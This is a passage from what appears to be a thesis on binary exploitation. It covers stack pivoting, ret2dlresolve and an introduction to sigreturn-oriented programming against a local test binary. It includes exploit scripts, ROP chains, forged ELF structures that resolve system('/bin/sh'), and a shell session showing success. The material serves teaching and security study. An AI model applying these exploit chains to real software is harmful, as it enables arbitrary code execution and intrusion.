
Figure 4.15: `leave` gadget

The address shown in Figure 4.15 is only an offset from the base address of the binary. To make it usable add it to the base address.

Once we pivoted the stack, on the `leave` gadget, the following `ret` instruction will pop from `buffer` the return address. In this case, I filled it with the address of `win` so at the end, we will jump to that function.

```python
padding = 72
exploit += "\xed\x61\x55\x56" * 18 # address of win
exploit += "\x90\xd0\xff\xff" # address of buffer
exploit += "\x31\x61\x55\x56" # leave gadget
print exploit
```


With this exploit, the sequence of instructions we want to execute is the following.



```
mov esp, ebp
pop ebp
ret
mov esp, ebp
pop ebp
ret
```


Figure 4.16: Stack pivoting example: instruction sequence

Setting a breakpoint on `win` we can see that now, the `esp` register points to the user supplied buffer. We have pivoted the stack.



```
  0x56556131 <deregister_tm_clones+49>    leave
► 0x56556132 <deregister_tm_clones+50>    ret             <0x565561ed; win>
   ↓
  0x565561ed <win>                        endbr32
  0x565561f1 <win+4>                      push   ebp
  0x565561f2 <win+5>                      mov    ebp, esp
  0x565561f4 <win+7>                      push   ebx
  0x565561f5 <win+8>                      sub    esp, 4
  0x565561f8 <win+11>                     call   __x86.get_pc_thunk.ax <__x86.get_pc_

  0x565561fd <win+16>                     add    eax, 0x2dd3
00:0000│ esp 0xffffd014 —▸ 0x565561ed (win) ◂— 0xfb1e0ff3
► f 0 0x56556132 deregister_tm_clones+50
  f 1 0x565561ed win
  f 2 0x565561ed win
  f 3 0x565561ed win
  f 4 0x565561ed win
  f 5 0x565561ed win
  f 6 0x565561ed win
  f 7 0x565561ed win
```

Figure 4.17: `esp` points to `buffer`



```
qwe@qwe:~/tfg/rop/stack_pivoting$ unset OLDPWD; cat qwe | ./a.out
win
win
win
win
win
win
win
win
win
```

Figure 4.18: Succesful exploitation

4.4 ret2dlresolve

Technique for executing dynamically linked functions without knowledge of their addresses. The attacker tricks the binary into resolving a function of its choice into the Procedure Linkage Table, bypassing ASLR.
When the binary calls a dynamically linked function for the first time and has *lazy binding* enabled (no RELRO or Partial RELRO), it is going to jump into the PLT section to try to resolve the symbol on demand.

4.4.1 Structures

In order to resolve a symbol, 3 structures are needed. By faking them, we could trick the loader to resolve a symbol of our choice.

JMPREL


Corresponds to the `rel.plt` segment and holds the **relocation table**. This table maps a symbol to an offset on the GOT. The `r_info` field gives us the index of the symbol on the SYMTAB.

SYMTAB

Symbol table. Stores information about the symbols. The most important field for this exploit is `st_name` which is the offset on the STRTAB structure.

STRTAB

String table. Stores the name of the symbols.



JMPREL	
`r_offset`	`r_info`
`0x0804a00c`	`0x00000107`

	SYMTAB	
	`st_name`	`st_...`
1:	`0x1a`	···


	STRTAB
`0x804822d:`	`libc.so.6`
`0x8048246:`	`read`

4.4.2 Symbol resolution

When linking, the linker is going to replace every dynamic call to an entry on the PLT table, located on the `.plt` table. The PLT table contains executable code formed by stubs. This stubs will jump to the GOT table to try to execute the intended function if it is resolved but if the function is not present on the GOT table (the function has not been resolved yet) the GOT code will return to the PLT entry to call the resolver.
The process for calling a dynamic function is the following:

1. Control is transferred to the `.plt` entry of the function, for example `puts@plt`.
2. That `.plt` entry gets a value from the `.got` section. This value can have two different interpretations:
   (a) If the symbol has been previously resolved, the value points to where the function has been loaded at runtime.
      i. Control is transferred to the resolved function, for example `puts@libc`.
   (b) If the symbol has not been previously resolved, the value points back to a different part of the symbol entry on the `.plt`.
      i. Push the `reloc_index`. This argument is the entry index on the `JMPREL` table.
      ii. Jump to the default entry stub on the `.plt`.
         A. Push the `link_map` into the stack.
         B. Call `__dl_runtime_resolve`.
      iii. Call the resolved symbol.

Every time a symbol is resolved via `__dl_runtime_resolve`, the corresponding GOT entry is updated to point to the resolved address.



```
pwndbg> disass main
Dump of assembler code for function main:
=> 0x0000000000401136 <+0>:     endbr64
   0x000000000040113a <+4>:     push   rbp
   0x000000000040113b <+5>:     mov    rbp,rsp
   0x000000000040113e <+8>:     lea    rdi,[rip+0xebf]        # 0x402004
   0x0000000000401145 <+15>:    call   0x401040 <puts@plt>
   0x000000000040114a <+20>:    mov    eax,0x0
   0x000000000040114f <+25>:    pop    rbp
   0x0000000000401150 <+26>:    ret
End of assembler dump.
pwndbg> x/3i 0x401040
   0x401040 <puts@plt>: endbr64
   0x401044 <puts@plt+4>:       bnd jmp QWORD PTR [rip+0x2fcd]        # 0x404018 <puts@got.plt>
   0x40104b <puts@plt+11>:      nop    DWORD PTR [rax+rax*1+0x0]
pwndbg> x/8xb 0x404018
0x404018 <puts@got.plt>:        0x30    0x10    0x40    0x00    0x00    0x00    0x00    0x00
pwndbg> x/4i 0x401030
   0x401030:    endbr64
   0x401034:    push   0x0
   0x401039:    bnd jmp 0x401020
   0x40103f:    nop
pwndbg> x/2i 0x401020
   0x401020:    push   QWORD PTR [rip+0x2fe2]        # 0x404008
   0x401026:    bnd jmp QWORD PTR [rip+0x2fe3]        # 0x404010
pwndbg> x/8xb 0x404010
0x404010:       0xe0    0x7a    0xfe    0xf7    0xff    0x7f    0x00    0x00
pwndbg> x/5i 0x7ffff7fe7ae0
   0x7ffff7fe7ae0:      endbr64
   0x7ffff7fe7ae4:      push   rbx
   0x7ffff7fe7ae5:      mov    rbx,rsp
   0x7ffff7fe7ae8:      and    rsp,0xffffffffffffffc0
   0x7ffff7fe7aec:      sub    rsp,QWORD PTR [rip+0x14c15]        # 0x7ffff7ffc708 <_rtld_global_ro+232>
pwndbg> 
```

Figure 4.19: `__dl_runtime_resolve` execution path

`__dl_runtime_resolve` receives as parameters the `link_map` and the `reloc_index` **in the stack**, even for x86_64 systems. Then it will move this parameters into `rsi` and `rdi` respectively and call `_dl_fixup`, which is the resolver.

The source code for the `__dl_runtime_resolve` function can be found on the glibc source code.

Faking the data structures and passing them to `__dl_runtime_resolve()` effectively corrupts the GOT table and hijacks function calls.

`__dl_runtime_resolve` is in reality only a wrapper for `_dl_fixup`, which in turns does all the heavy lifting for the symbol resolution. Here we can find all the computations needed to link the JMPREL, SYMTAB and STRTAB structures together to get the symbol information.

Listing 4.4: `_dl_fixup` pseudocode.

```
#define ELF64_R_SYM ((i) >> 32)

void* _dl_fixup(struct link_map* l, Elf64_Word reloc_arg) {
    Elf64_Rela* reloc_entry = JMPREL + (reloc_arg * sizeof(Elf64_Rela));
    Elf64_Sym* = symbol_entry = SYMTAB[ELF64_R_SYM(reloc_entry->r_info)];
    const char* symbol_string = STRTAB + symbol_entry->st_name;
    /* ... */
}
```


Example

Now we can use a buffer overflow to trick `__dl_runtime_resolve` into resolving the symbols of our choosing. To do that, we need to jump to the start of the `.plt` section, where the code for pushing the `link_list` and calling `__dl_runtime_resolve` is found. Before the jump we need to set on the top of the stack the index on the JMPREL that we want to resolve. This index will have to point to our fake data structures, written on some buffer, attending the previous formula.

```
Elf64_Rela* reloc_entry = JMPREL + (reloc_arg * sizeof(Elf64_Rela));
```

The address of JMPREL can be found by examining the ELF headers of the executable. If the binary has PIE enabled, the value will be an offset from the image base; if PIE is not enabled, the value is an absolute address.

```
readelf -d a.out | grep -e JMPREL -e STRTAB -e SYMTAB
```



```
qwe@qwe:~/tfg/rop/ret2dlresolve$ readelf -d a.out | grep -e JMPREL -e STRTAB -e SYMTAB
 0x0000000000000005 (STRTAB)             0x4003e8
 0x0000000000000006 (SYMTAB)             0x400388
 0x0000000000000017 (JMPREL)             0x400480
qwe@qwe:~/tfg/rop/ret2dlresolve$ 
```

Figure 4.20: Addresses of the most important tables for the exploit

`reloc_arg` has as type `Elf64_Word`, an alias for a 32bit unsigned integer. That imposes a restriction: The distance between the JMPREL and our fake data cannot be greater than `0xffffffff` × `sizeof(Elf64_Rela)` = `0x17FFFFFE8`. Often we only can write to the stack, which is usually too far away from the JMPREL. In order to be in range, we will need to call a `read` into a more proper location. This exploit is going to have 2 stages:


1. ROP chain to write our fake data structures in another buffer near JMPREL, SYMTAB and STRTAB.
2. Jump to `__dl_runtime_resolve` with `reloc_arg` pointing into the fake data structures.

Stage 1

A simple ROP chain to call `read` on a convenient address that will write the fake data structures to feed them to the resolver.


```
exploit = b"A" * 64 # buffer
exploit += b"A" * 8 # rbp
exploit += p64(nop_gadget)
exploit += p64(nop_gadget)
exploit += p64(nop_gadget)

exploit += p64(set_regs_for_read_gadget)
exploit += p64(0) # stdin_fileno
exploit += p64(fake_data_addr) # buffer
exploit += p64(fake_data_len) # buffer len
exploit += p64(syscall_gadget) # read
```

The section where the buffer for the fake data will be written must have RW permissions and must be mapped after the tables. To find such a section we can search on the ELF section headers.



```
  [25] .data             PROGBITS         00000000004033a8  000023a8
       0000000000000010  0000000000000000  WA       0     0     8
  [26] .bss              NOBITS           00000000004033b8  000023b8
       0000000000000008  0000000000000000  WA       0     0     1
```

Figure 4.21: `.data` and `.bss` segments of the process



```
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /home/qwe/tfg/rop/ret2dlresolve/a.out
            0x401000           0x402000     0x1000     0x1000 /home/qwe/tfg/rop/ret2dlresolve/a.out
            0x402000           0x403000     0x1000     0x2000 /home/qwe/tfg/rop/ret2dlresolve/a.out
            0x403000           0x404000     0x1000     0x2000 /home/qwe/tfg/rop/ret2dlresolve/a.out
      0x7ffff7dc2000     0x7ffff7de7000    0x25000        0x0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7de7000     0x7ffff7f5f000   0x178000    0x25000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7f5f000     0x7ffff7fa9000    0x4a000   0x19d000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
```

Figure 4.22: Mapped segments of the process

I will use the last portion of the last segment of `a.out`, the address `0x403e00`. Because of

$$(\texttt{0x403e00} - \texttt{0x400480}) \bmod \texttt{0x18} \equiv 8$$

the first two bytes of the second buffer will be padding for the relocation entry, that is going to start at `0x403e10`, which is divisible by 24. Now we compute the value that `__dl_resolve_runtime` requires to find the symbol.

$$\frac{(\texttt{0x403e10} - \texttt{0x400480})}{\texttt{0x18}} = \texttt{0x266}$$

That will be the relocation index passed as a parameter to the resolver.




Figure 4.23: Offsets from the tables to the second buffer

Stage 2

Now we fill the entries in sequence. For the relocation entry, the important field is r_info. In x86_64 Linux systems, 32 highest bits of this field hold the offset from the SYMTAB to the symbol entry. The lowest 32 bits stores the type of relocation. To bypass a check in _dl_fixup these bits must be set to 7. The Elf64_Rela struct has one more field of 64 bits but since this field is unused, I overlapped it with the symbol entry. This trick also helps me with padding as 0x403e18 is not aligned with SYMTAB. The computation for the index of the symbol entry follows the same scheme that the relocation offset.


```python
exploit += p64(got_entry_after_read) # Elf64_Rela.r_offset
exploit += p32(0x7) # Elf64_Rela.r_info low
exploit += p32(0x271) # Elf64_Rela.r_info high

exploit += p32(0x3a50) # Elf64_Sym.st_name
exploit += p8(0x0)
exploit += p8(0x0)
```

The symbol entry has been zeroed out except for the st_name field which stores the distance in bytes from STRTAB to a string

```python
exploit += p16(0x0)
exploit += p64(0x0)
exploit += p64(0x0)

exploit += b"system\x00\x00"
exploit += b"/bin/sh\x00"

with open("wer", "wb") as f:
    f.write(exploit)
```

Now, going back to the ROP chain, we need to invoke __dl_runtime_resolve emulating a legitimate call. To do this, before calling the resolver we need to set up the arguments for system as it is was already resolved and we were calling it directly: with rdi pointing to "/bin/sh". Chaining a pop rdi; ret gadget followed by the address of the "/bin/sh" string that we put on the second buffer, after the system string. Once the argument is correctly set, the following byte on the ROP chain should be the address of the start of the .plt section, that as shown in 4.19 stores a default stub for calling the resolver, pushing the link_map into the stack and jumping into __dl_runtime_resolve.


```python
exploit += p64(rdi_gadget)
exploit += p64(binsh_addr)
exploit += p64(plt_start)
exploit += p64(reloc_arg)
exploit += p64(return_addr)
exploit += p64(binsh_addr)
```



```
     00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
00:  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
10:  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
20:  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
30:  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
40:  41 41 41 41 41 41 41 41  AF 10 40 00 00 00 00 00   AAAAAAAA..@.....
50:  AF 10 40 00 00 00 00 00  AF 10 40 00 00 00 00 00   ..@.......@.....
60:  3E 11 40 00 00 00 00 00  00 00 00 00 00 00 00 00   >.@.............
70:  00 3E 40 00 00 00 00 00  48 00 00 00 00 00 00 00   .>@.....H.......
80:  40 10 40 00 00 00 00 00  F3 11 40 00 00 00 00 00   @.@.......@.....
90:  40 3E 40 00 00 00 00 00  20 10 40 00 00 00 00 00   @>@.......@.....
A0:  66 02 00 00 00 00 00 00  41 41 41 41 41 41 41 41   f.......AAAAAAAA
B0:  40 3E 40 00 00 00 00 00  00 00 00 00 00 00 00 00   @>@.............
C0:  00 00 00 00 00 00 00 00  A8 33 40 00 00 00 00 00   .........3@.....
D0:  07 00 00 00 71 02 00 00  50 3A 00 00 00 00 00 00   ....q...P:......
E0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
F0:  73 79 73 74 65 6D 00 00  2F 62 69 6E 2F 73 68 00   system../bin/sh.
```

hex.view.pa…	hex.view.pattern_d…	hex.view.pattern_data.value	hex.view.pattern_data.offset
▼ rel	struct Elf64_Rela	{ ... }	0x000000C8 : 0x000000DF
r_offset	u64	4207528 (0x00000000004033A8)	0x000000C8 : 0x000000CF
r_info	u64	2684354560007 (0x0000027100000007)	0x000000D0 : 0x000000D7
r_addend	s64	14928 (0x0000000000003A50)	0x000000D8 : 0x000000DF
▼ sym	struct Elf64_Sym	{ ... }	0x000000D8 : 0x000000EF
st_name	u32	14928 (0x00003A50)	0x000000D8 : 0x000000DB
st_info	u8	0 (0x00)	0x000000DC : 0x000000DC
st_other	u8	0 (0x00)	0x000000DD : 0x000000DD
st_shndx	u16	0 (0x0000)	0x000000DE : 0x000000DF
st_value	u64	0 (0x0000000000000000)	0x000000E0 : 0x000000E7
st_size	u64	0 (0x0000000000000000)	0x000000E8 : 0x000000EF

Figure 4.24: Bytes of the exploit



```
qwe@qwe:~/tfg/rop/ret2dlresolve$ cat wer - | ./a.out
ls
a.out  binsh  core  exploit2.py  exploit.py  fake_data_structs  input  main.c  my_exploit.py  qwe  rop_chain
whoami
qwe
echo "pwned" > hello
ls
a.out  binsh  core  exploit2.py  exploit.py  fake_data_structs  hello  input  main.c  my_exploit.py  qwe  rop_
cat hello
pwned
ll
/bin/sh: 6: ll: not found
exit
ls
Segmentation fault (core dumped)
qwe@qwe:~/tfg/rop/ret2dlresolve$ █
```

Figure 4.25: Successful exploitation of an ret2dlresolve attack

4.5 Sigreturn-oriented programming

Sigreturn-oriented programming (SROP) exploits the mechanism of handling signals on POSIX systems. These systems implement the `sigreturn` system call, tasked with restoring the CPU registers with stack values, among other things. By corrupting stack values, an attacker can set the CPU register values at will.

4.5.1 Signal handler mechanism

When a signal is triggered, a context switch is performed. A context switch implies that the state of the current execution must be saved, that is, all the CPU registers are pushed onto the stack along with some additional data. Once the signal has been handled, a `sigreturn` system call is called and the CPU registers values are restored.


4.5.2 `sigcontext` struct

When the `sigreturn` syscall is called, it expects to found a `sigframe` struct on the top of the stack. The `sigframe` is a structure that holds several pieces of information for restoring the context of the process. One of these pieces is the `sigcontext` struct. The `sigcontext` struct stores the values of the CPU registers, its flags and the state of the floating point unit. Its definition is dependent on architecture and operating system, but for example, the definition for Linux x86 and x86_64 systems can be found in the Linux kernel source.

4.5.3 SROP

SROP is all about creating a fake signal frame on the stack and call `sigreturn` to control all the registers on the CPU. First, the call to the syscall is triggered with conventional ROP gadgets. On Linux systems, syscalls are invoked in function of the value of `rax` when the `syscall` instruction gets executed. The `rax` value for the `sigreturn` syscall is `0xf` on x86_64 bit Linux systems and `0x77` for x86 bit Linux systems.

Once we placed the correct value on `rax` and executed `syscall`, `sigreturn` is going to be executed by the kernel, and it expects a signal frame on the top of the stack. By setting the correct values on the signal frame we can control what we are going to execute next.

